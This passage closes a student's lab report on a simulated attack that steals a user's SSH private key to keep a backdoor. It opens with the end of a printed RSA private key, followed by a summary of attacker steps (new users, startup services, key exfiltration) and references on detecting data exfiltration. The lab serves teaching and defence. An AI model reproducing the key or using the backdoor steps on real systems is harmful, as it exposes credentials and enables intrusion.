m3YH8d0pe+86oTgVq5uPcQKBgQCiO05oMv98ZdzgbQdGeo4wQ5ILHLcR9PeBqBDL
mtmZMzwnIe+vKhezKJL6QrwZkYAXW/0cBPG9zHGHsobOKF68w2d+wScSfQWwKb25
hB+wRbw6LlYPEmYRJqfOOJJ1sG3Lm99hdvu7SBFehx/v8yj47GwnJvJpNEaaV+Pc
9bg8+QKBgFqQhoCc4fCs51wxrRAm42LotJbl/Rx1dCEyHkhVtqCD8zVJrZLe/KqG kJB/qW+4tVw3/ok5t5nKpF8JgkStvbp2EXzdS1
/NeO10AvLaWjTkWVDkc+yNbCIZ e8/Wu7YWzcun+apf2XOlw3Ke7D1wVf+Ntfh+FSSgkn7dnyk95Ggk -----END RSA PRIVATE KEY-----
```

Summary

- Project 2 introduced students to many new tools, such as nmap, ssh keys, and Cyber Chef.
- The goal was to simulate an attack on a user with the intent of stealing the users private ssh key to create a reliable backdoor into the system for future use.
- Students also recreated some of the common actions taken by the attacker once in, such as creating new users, disabling startup programs, creating new startup services, and exfiltrating private keys.
- Recreating the steps personally helped cement how methodical many attacks are, which makes them detectable in a certain sense once the core patterns are understood and discovered.

References

- Alghanam, O. A., Alazzam, H., Elshqeirat, B., Qatawneh, M., & Almaiah, M. A. (2023). Real-Time Detection System for Data Exfiltration over DNS Tunneling Using Machine Learning. *Electronics*, *12*(6), 1467. https://doi.org/10.3390/electronics12061467
- Chung, M., Yang, Y., Wang, L., Cento, G., Jerath, K., Taank, P., Raman, A., Chan, J. H., & Chignell, M. (2023). Enhancing cybersecurity situation awareness through visualization: A USB data exfiltration case study. *Heliyon*, *9*(1), e13025. https://doi.org/10.1016/j.heliyon.2023.e13025
- Nadler, A., Aminov, A., & Shabtai, A. (2019). Detection of malicious and low throughput data exfiltration over the DNS protocol. *Computers & Security*, *80*, 36–53. https://doi.org/10.1016/j.cose.2018.09.006
- *What is Data Exfiltration? (Definition & Prevention)*. (n.d.). Digital Guardian. https://www.digitalguardian.com/blog/what-data-exfiltration
- Willems, D., Kohls, K., Van Der Kamp, B., & Vranken, H. (2023). Data Exfiltration Detection on Network Metadata with Autoencoders. *Electronics*, *12*(12), 2584. https://doi.org/10.3390/electronics12122584
- Zhan, M., Li, Y., Yu, G., Li, B., & Wang, W. (2022). Detecting DNS over HTTPS based data exfiltration. *Computer Networks*, *209*, 108919. https://doi.org/10.1016/j.comnet.2022.108919